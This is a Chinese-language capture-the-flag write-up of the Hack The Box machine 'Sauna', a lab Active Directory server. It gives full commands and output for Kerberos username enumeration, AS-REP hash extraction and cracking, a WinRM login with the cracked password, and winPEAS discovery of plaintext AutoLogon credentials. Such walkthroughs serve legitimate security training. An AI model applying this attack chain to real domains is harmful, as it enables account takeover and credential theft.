Sauna

Nmap扫描结果如下：

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sC -sV 10.10.10.175
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-03 11:02 EDT
Nmap scan report for 10.10.10.175
Host is up (0.39s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Egotistical Bank :: Home
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-08-03 22:04:21Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 6h59m58s
| smb2-time:
|   date: 2022-08-03T22:05:09
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 191.45 seconds
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -p- -A 10.10.10.175
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-03 11:06 EDT
Nmap scan report for 10.10.10.175
Host is up (0.43s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Egotistical Bank :: Home
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-08-03 22:48:05Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49675/tcp open  msrpc         Microsoft Windows RPC
49695/tcp open  msrpc         Microsoft Windows RPC
49714/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 2 hops
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2022-08-03T22:49:24
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_clock-skew: 6h59m58s

TRACEROUTE (using port 139/tcp)
HOP RTT       ADDRESS
1   457.22 ms 10.10.16.1
2   457.41 ms 10.10.10.175

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2594.65 seconds
```

看起来可以端口有smb和http，分别走走流程：

```
┌──(kali㉿kali)-[~/Desktop]
└─$ smbclient -N -L //10.10.10.175
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.175 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ enum4linux 10.10.10.175
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Aug  6 10:51:20 2022

 ========================( Target Information )=========================

Target ........... 10.10.10.175
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ======================( Enumerating Workgroup/Domain on 10.10.10.175 )======================


[E] Can't find workgroup/domain


 ============================( Nbtstat Information for 10.10.10.175 )============================

Looking up status of 10.10.10.175
No reply from 10.10.10.175

 ==================================( Session Check on 10.10.10.175 )==================================

[+] Server 10.10.10.175 allows sessions using username '', password ''

 ================================( Getting domain SID for 10.10.10.175 )================================

Domain Name: EGOTISTICALBANK
Domain Sid: S-1-5-21-2966785786-3096785034-1186376766

[+] Host is part of a domain (not a workgroup)

 ================================( OS information on 10.10.10.175 )================================


[E] Can't get OS info with smbclient


[+] Got OS info for 10.10.10.175 from srvinfo:
do_cmd: Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED

 ==================================( Users on 10.10.10.175 )==================================

[E] Couldn't find users using querydispinfo: NT_STATUS_ACCESS_DENIED


[E] Couldn't find users using enumdomusers: NT_STATUS_ACCESS_DENIED

 =================================( Share Enumeration on 10.10.10.175 )=================================

do_connect: Connection to 10.10.10.175 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 10.10.10.175

 ============================( Password Policy Information for 10.10.10.175 )============================


[E] Unexpected error from polenum:


[+] Attaching to 10.10.10.175 using a NULL share

[+] Trying protocol 139/SMB ...

        [!] Protocol failed: Cannot request session (Called Name:10.10.10.175)

[+] Trying protocol 445/SMB ...

        [!] Protocol failed: SAMR SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.


[E] Failed to get password policy with rpcclient


 ======================================( Groups on 10.10.10.175 )======================================

[+] Getting builtin groups:

[+]  Getting builtin group memberships:

[+]  Getting local groups:

[+]  Getting local group memberships:

[+]  Getting domain groups:
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ dirsearch -u http://10.10.10.175

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/kali/.dirsearch/reports/10.10.10.175/_22-08-06_10-57-21.txt

Error Log: /home/kali/.dirsearch/logs/errors-22-08-06_10-57-21.log

Target: http://10.10.10.175/

[10:57:33] Starting:
[11:08:28] 403 -  312B  - /\..\..\..\..\..\..\..\..\..\etc\passwd
[11:09:51] 200 -   30KB - /about.html
[11:17:55] 200 -   15KB - /contact.html
[11:18:09] 301 -  147B  - /css  →  http://10.10.10.175/css/
[11:19:55] 301 -  149B  - /fonts  →  http://10.10.10.175/fonts/
[11:20:45] 403 -    1KB - /images/
[11:20:45] 301 -  150B  - /images  →  http://10.10.10.175/images/
[11:20:55] 200 -   32KB - /index.html

Task Completed
```

查找资料得知可以用ldapsearch针对389端口进行枚举：

```
┌──(kali㉿kali)-[~/Desktop/impacket/examples]
└─$ ldapsearch -x -h 10.10.10.175 -s base naming contexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: naming contexts
#

#
dn:

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1

┌──(kali㉿kali)-[~/Desktop/impacket/examples]
└─$ ldapsearch -x -h 10.10.10.175 -b 'DC=EGOTISTICAL-BANK,DC=LOCAL'
# extended LDIF
#
# LDAPv3
# base <DC=EGOTISTICAL-BANK,DC=LOCAL> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# EGOTISTICAL-BANK.LOCAL
dn: DC=EGOTISTICAL-BANK,DC=LOCAL
objectClass: top
objectClass: domain
objectClass: domainDNS
distinguishedName: DC=EGOTISTICAL-BANK,DC=LOCAL
instanceType: 5
whenCreated: 20200123054425.0Z
whenChanged: 20220806214933.0Z
subRefs: DC=ForestDnsZones,DC=EGOTISTICAL-BANK,DC=LOCAL
subRefs: DC=DomainDnsZones,DC=EGOTISTICAL-BANK,DC=LOCAL
subRefs: CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
uSNCreated: 4099
dSASignature:: AQAAACgAAAAAAAAAAAAAAAAAAAAAAAAAQL7gs8Yl7ESyuZ/4XESy7A==
uSNChanged: 98336
name: EGOTISTICAL-BANK
objectGUID:: 7AZOUMEioUOTwM9IB/gzYw==
```

```
replUpToDateVector:: AgAAAAAAAAGAAAAAAAAAEbG/1RIhXVKvwnC1AVq4o8WgAEAAAAAAOxy/
 xgDAAAAq4zveNFJhUSywu2cZf6vrQzgAAAAAAAAKDj+FgMAAADc0VSB8WEuQrRECkAJ5oR1FXABAA
 AAAADUbg8XAwAAAP1ahZJG3l5BqlZuakAj9gwL0AAAAAAAANDwChUDAAAAm/DFn2wdfEWLFfovGj4
 TThRgAQAAAAAAENUAFwMAAABAvuCzxiXsRLK5n/hcRLLsCbAAAAAAAADUBFIUAwAAAA==
creationTime: 133042961735133219
forceLogoff: -9223372036854775808
lockoutDuration: -18000000000
lockOutObservationWindow: -18000000000
lockoutThreshold: 0
maxPwdAge: -36288000000000
minPwdAge: -864000000000
minPwdLength: 7
modifiedCountAtLastProm: 0
nextRid: 1000
pwdProperties: 1
pwdHistoryLength: 24
objectSid:: AQQAAAAAAAUVAAAA+o7VsIowlbg+rLZG
serverState: 1
uASCompat: 1
modifiedCount: 1
auditingPolicy:: AAE=
nTMixedDomain: 0
rIDManagerReference: CN=RID Manager$,CN=System,DC=EGOTISTICAL-BANK,DC=LOCAL
fSMORoleOwner: CN=NTDS Settings,CN=SAUNA,CN=Servers,CN=Default-First-Site-Name
 ,CN=Sites,CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
systemFlags: -1946157056
wellKnownObjects: B:32:6227F0AF1FC2410D8E3BB10615BB5B0F:CN=NTDS Quotas,DC=EGOT
 ISTICAL-BANK,DC=LOCAL
wellKnownObjects: B:32:F4BE92A4C777485E878E9421D53087DB:CN=Microsoft,CN=Progra
 m Data,DC=EGOTISTICAL-BANK,DC=LOCAL
wellKnownObjects: B:32:09460C08AE1E4A4EA0F64AEE7DAA1E5A:CN=Program Data,DC=EGO
 TISTICAL-BANK,DC=LOCAL
wellKnownObjects: B:32:22B70C67D56E4EFB91E9300FCA3DC1AA:CN=ForeignSecurityPrin
 cipals,DC=EGOTISTICAL-BANK,DC=LOCAL
wellKnownObjects: B:32:18E2EA80684F11D2B9AA00C04F79F805:CN=Deleted Objects,DC=
 EGOTISTICAL-BANK,DC=LOCAL
wellKnownObjects: B:32:2FBAC1870ADE11D297C400C04FD8D5CD:CN=Infrastructure,DC=E
 GOTISTICAL-BANK,DC=LOCAL
wellKnownObjects: B:32:AB8153B7768811D1ADED00C04FD8D5CD:CN=LostAndFound,DC=EGO
 TISTICAL-BANK,DC=LOCAL
wellKnownObjects: B:32:AB1D30F3768811D1ADED00C04FD8D5CD:CN=System,DC=EGOTISTIC
 AL-BANK,DC=LOCAL
wellKnownObjects: B:32:A361B2FFFFD211D1AA4B00C04FD7D83A:OU=Domain Controllers,
 DC=EGOTISTICAL-BANK,DC=LOCAL
wellKnownObjects: B:32:AA312825768811D1ADED00C04FD8D5CD:CN=Computers,DC=EGOTIS
 TICAL-BANK,DC=LOCAL
wellKnownObjects: B:32:A9D1CA15768811D1ADED00C04FD8D5CD:CN=Users,DC=EGOTISTICA
 L-BANK,DC=LOCAL
objectCategory: CN=Domain-DNS,CN=Schema,CN=Configuration,DC=EGOTISTICAL-BANK,D
 C=LOCAL
isCriticalSystemObject: TRUE
gPLink: [LDAP://CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=Syste
 m,DC=EGOTISTICAL-BANK,DC=LOCAL;0]
dSCorePropagationData: 16010101000000.0Z
otherWellKnownObjects: B:32:683A24E2E8164BD3AF86AC3C2CF3F981:CN=Keys,DC=EGOTIS
 TICAL-BANK,DC=LOCAL

wellKnownObjects: B:32:6227F0AF1FC2410D8E3BB10615BB5B0F:CN=NTDS Quotas,DC=EGOT
 ISTICAL-BANK,DC=LOCAL
wellKnownObjects: B:32:F4BE92A4C777485E878E9421D53087DB:CN=Microsoft,CN=Progra
 m Data,DC=EGOTISTICAL-BANK,DC=LOCAL
wellKnownObjects: B:32:09460C08AE1E4A4EA0F64AEE7DAA1E5A:CN=Program Data,DC=EGO
 TISTICAL-BANK,DC=LOCAL
wellKnownObjects: B:32:22B70C67D56E4EFB91E9300FCA3DC1AA:CN=ForeignSecurityPrin
 cipals,DC=EGOTISTICAL-BANK,DC=LOCAL
wellKnownObjects: B:32:18E2EA80684F11D2B9AA00C04F79F805:CN=Deleted Objects,DC=
 EGOTISTICAL-BANK,DC=LOCAL
wellKnownObjects: B:32:2FBAC1870ADE11D297C400C04FD8D5CD:CN=Infrastructure,DC=E
 GOTISTICAL-BANK,DC=LOCAL
wellKnownObjects: B:32:AB8153B7768811D1ADED00C04FD8D5CD:CN=LostAndFound,DC=EGO
 TISTICAL-BANK,DC=LOCAL
wellKnownObjects: B:32:AB1D30F3768811D1ADED00C04FD8D5CD:CN=System,DC=EGOTISTIC
 AL-BANK,DC=LOCAL
wellKnownObjects: B:32:A361B2FFFFD211D1AA4B00C04FD7D83A:OU=Domain Controllers,
 DC=EGOTISTICAL-BANK,DC=LOCAL
wellKnownObjects: B:32:AA312825768811D1ADED00C04FD8D5CD:CN=Computers,DC=EGOTIS
```

```
 TICAL-BANK,DC=LOCAL
wellKnownObjects: B:32:A9D1CA15768811D1ADED00C04FD8D5CD:CN=Users,DC=EGOTISTICA
 L-BANK,DC=LOCAL
objectCategory: CN=Domain-DNS,CN=Schema,CN=Configuration,DC=EGOTISTICAL-BANK,D
 C=LOCAL
isCriticalSystemObject: TRUE
gPLink: [LDAP://CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=Syste
 m,DC=EGOTISTICAL-BANK,DC=LOCAL;0]
dSCorePropagationData: 16010101000000.0Z
otherWellKnownObjects: B:32:683A24E2E8164BD3AF86AC3C2CF3F981:CN=Keys,DC=EGOTIS
 TICAL-BANK,DC=LOCAL
otherWellKnownObjects: B:32:1EB93889E40C45DF9F0C64D23BBB6237:CN=Managed Servic
 e Accounts,DC=EGOTISTICAL-BANK,DC=LOCAL
masteredBy: CN=NTDS Settings,CN=SAUNA,CN=Servers,CN=Default-First-Site-Name,CN
 =Sites,CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
ms-DS-MachineAccountQuota: 10
msDS-Behavior-Version: 7
msDS-PerUserTrustQuota: 1
msDS-AllUsersTrustQuota: 1000
msDS-PerUserTrustTombstonesQuota: 10
msDs-masteredBy: CN=NTDS Settings,CN=SAUNA,CN=Servers,CN=Default-First-Site-Na
 me,CN=Sites,CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
msDS-IsDomainFor: CN=NTDS Settings,CN=SAUNA,CN=Servers,CN=Default-First-Site-N
 ame,CN=Sites,CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
msDS-NcType: 0
msDS-ExpirePasswordsOnSmartCardOnlyAccounts: TRUE
dc: EGOTISTICAL-BANK

# Users, EGOTISTICAL-BANK.LOCAL
dn: CN=Users,DC=EGOTISTICAL-BANK,DC=LOCAL

# Computers, EGOTISTICAL-BANK.LOCAL
dn: CN=Computers,DC=EGOTISTICAL-BANK,DC=LOCAL

# Domain Controllers, EGOTISTICAL-BANK.LOCAL
dn: OU=Domain Controllers,DC=EGOTISTICAL-BANK,DC=LOCAL

# System, EGOTISTICAL-BANK.LOCAL
dn: CN=System,DC=EGOTISTICAL-BANK,DC=LOCAL

# LostAndFound, EGOTISTICAL-BANK.LOCAL
dn: CN=LostAndFound,DC=EGOTISTICAL-BANK,DC=LOCAL

# Infrastructure, EGOTISTICAL-BANK.LOCAL
dn: CN=Infrastructure,DC=EGOTISTICAL-BANK,DC=LOCAL

# ForeignSecurityPrincipals, EGOTISTICAL-BANK.LOCAL
dn: CN=ForeignSecurityPrincipals,DC=EGOTISTICAL-BANK,DC=LOCAL

# Program Data, EGOTISTICAL-BANK.LOCAL
dn: CN=Program Data,DC=EGOTISTICAL-BANK,DC=LOCAL

# NTDS Quotas, EGOTISTICAL-BANK.LOCAL
dn: CN=NTDS Quotas,DC=EGOTISTICAL-BANK,DC=LOCAL

# Managed Service Accounts, EGOTISTICAL-BANK.LOCAL
dn: CN=Managed Service Accounts,DC=EGOTISTICAL-BANK,DC=LOCAL

# Keys, EGOTISTICAL-BANK.LOCAL
dn: CN=Keys,DC=EGOTISTICAL-BANK,DC=LOCAL

# TPM Devices, EGOTISTICAL-BANK.LOCAL
dn: CN=TPM Devices,DC=EGOTISTICAL-BANK,DC=LOCAL

# Builtin, EGOTISTICAL-BANK.LOCAL
dn: CN=Builtin,DC=EGOTISTICAL-BANK,DC=LOCAL

# Hugo Smith, EGOTISTICAL-BANK.LOCAL
dn: CN=Hugo Smith,DC=EGOTISTICAL-BANK,DC=LOCAL

# search reference
ref: ldap://ForestDnsZones.EGOTISTICAL-BANK.LOCAL/DC=ForestDnsZones,DC=EGOTIST
 ICAL-BANK,DC=LOCAL

# search reference
ref: ldap://DomainDnsZones.EGOTISTICAL-BANK.LOCAL/DC=DomainDnsZones,DC=EGOTIST
 ICAL-BANK,DC=LOCAL

# search reference
ref: ldap://EGOTISTICAL-BANK.LOCAL/CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOC
 AL

# search result
search: 2
```

```
result: 0 Success

# numResponses: 19
# numEntries: 15
# numReferences: 3
```

无果，使用kerbrute进行用户名枚举：

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ./kerbrute userenum -d EGOTISTICAL-BANK.LOCAL /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt --dc 10.10.10.175

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 08/08/22 - Ronnie Flathers @ropnop

2022/08/08 10:43:45 >  Using KDC(s):
2022/08/08 10:43:45 >   10.10.10.175:88

2022/08/08 10:45:21 >  [+] VALID USERNAME:       administrator@EGOTISTICAL-BANK.LOCAL
2022/08/08 10:55:12 >  [+] VALID USERNAME:       hsmith@EGOTISTICAL-BANK.LOCAL
2022/08/08 10:56:44 >  [+] VALID USERNAME:       Administrator@EGOTISTICAL-BANK.LOCAL
2022/08/08 11:01:56 >  [+] VALID USERNAME:       fsmith@EGOTISTICAL-BANK.LOCAL
2022/08/08 11:49:54 >  [+] VALID USERNAME:       Fsmith@EGOTISTICAL-BANK.LOCAL
```

然后可以使用GetNPUsers的脚本，成功得到两个hash

```
┌──(kali㉿kali)-[~/Desktop/HTB/Sauna]
└─$ python3 ../../impacket/examples/GetNPUsers.py 'EGOTISTICAL-BANK.LOCAL/' -usersfile user.txt -format hashcat -outputfile hashes.aspreroast -dc-ip 10.10.10.175
Impacket v0.10.1.dev1+20220606.123812.ac35841f - Copyright 2022 SecureAuth Corporation

[-] User administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User hsmith doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set

┌──(kali㉿kali)-[~/Desktop/HTB/Sauna]
└─$ cat hashes.aspreroast
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:b36f5ef413248e9327a1768f76c44f9a$7158239762fe30922f1528aade688d5ce035f7583880459702e2d7a094c39ce7e1b23835f288988c155b3f2c2291b0004691fd86415f7a4e5880f408ca86d7a467b7a6dfe8e1e9d479891939ecaef4
ac5c73f166bff4e01b526922e41ad56d8d93f05481982acc62d114e8a3223aeb4ca3858b5feb5399a618b962fb194af6a32a6829442785d60261a74dda388dab806da367ae84b2fdb7596e3ae5ff120942123d982393fa149ccb3e27c99f98a31c3d1a9eb266cd7b5574d4c2415f7cd4c3b4094788f
52679b53a9581e0b69714e6faec4e07d4697393fd6f3ad4672774ea0a4b6418593b952bb5810e9c6b10908a4832e1fd89950972ed2914667aa908ad
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:a361f47e83779ead74b8bf009e0d3a01$98aae2d42f1b9dd7d31834167c156a9b783e397487554d47e5090e3f9b37e053f6420a3fd24e6ea7b61ca6c76e8cadd8c5a42944581df3d31db57445fc9245cb2c1e83bbdfc55596380601ccd0558
e9fce1cc409f716ce1f9dc2bb58686dbd566b0b8120e5def237b46a4eccb11f24884a71b548807044bb24468 1b2c7bce379c637afd2c875731fa21905082f5129841eaed1321759f73482d0f45176424923e7aa233b0900bcddddafd82b321fdb2efd9c304219bde73bc214a159f5e4f31263250a00
3831afbc435fb00eb7a85b02fb1b9df56458cd6dc7a29b290cff5d13ef286ac59e394743aad8d497b888f8db705eaacce5b3a95d629df9dae72fcc6
```

使用john解码得到：

```
┌──(kali㉿kali)-[~/Desktop/HTB/Sauna]
└─$ john --wordlist:/usr/share/wordlists/rockyou.txt hashes.aspreroast
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 AVX 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Thestrokes23     ($krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL)
1g 0:00:00:06 DONE (2022-08-09 10:35) 0.1449g/s 1527Kp/s 1527Kc/s 1527KC/s Thing..Thehunter22
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

然后可以用evil-winrm登陆：

```
┌──(kali㉿kali)-[~/Desktop/HTB/Sauna]
└─$ evil-winrm -i 10.10.10.175 -u fsmith -p Thestrokes23

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\FSmith\Documents> cd ../desktop
*Evil-WinRM* PS C:\Users\FSmith\desktop> ls


    Directory: C:\Users\FSmith\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         8/8/2022   2:40 PM             34 user.txt


*Evil-WinRM* PS C:\Users\FSmith\desktop> type user.txt
f762222bff69dda9bd056e0360d9b934
*Evil-WinRM* PS C:\Users\FSmith\desktop>
```

获取到user.txt后使用winPEAS.exe：


```
ÉÍÍÍÍÍÍÍÍÍÍ¹ Looking for AutoLogon credentials
    Some AutoLogon credentials were found
    DefaultDomainName               :  EGOTISTICALBANK
    DefaultUserName                 :  EGOTISTICALBANK\svc_loanmanager
    DefaultPassword                 :  Moneymakestheworldgoround!
```

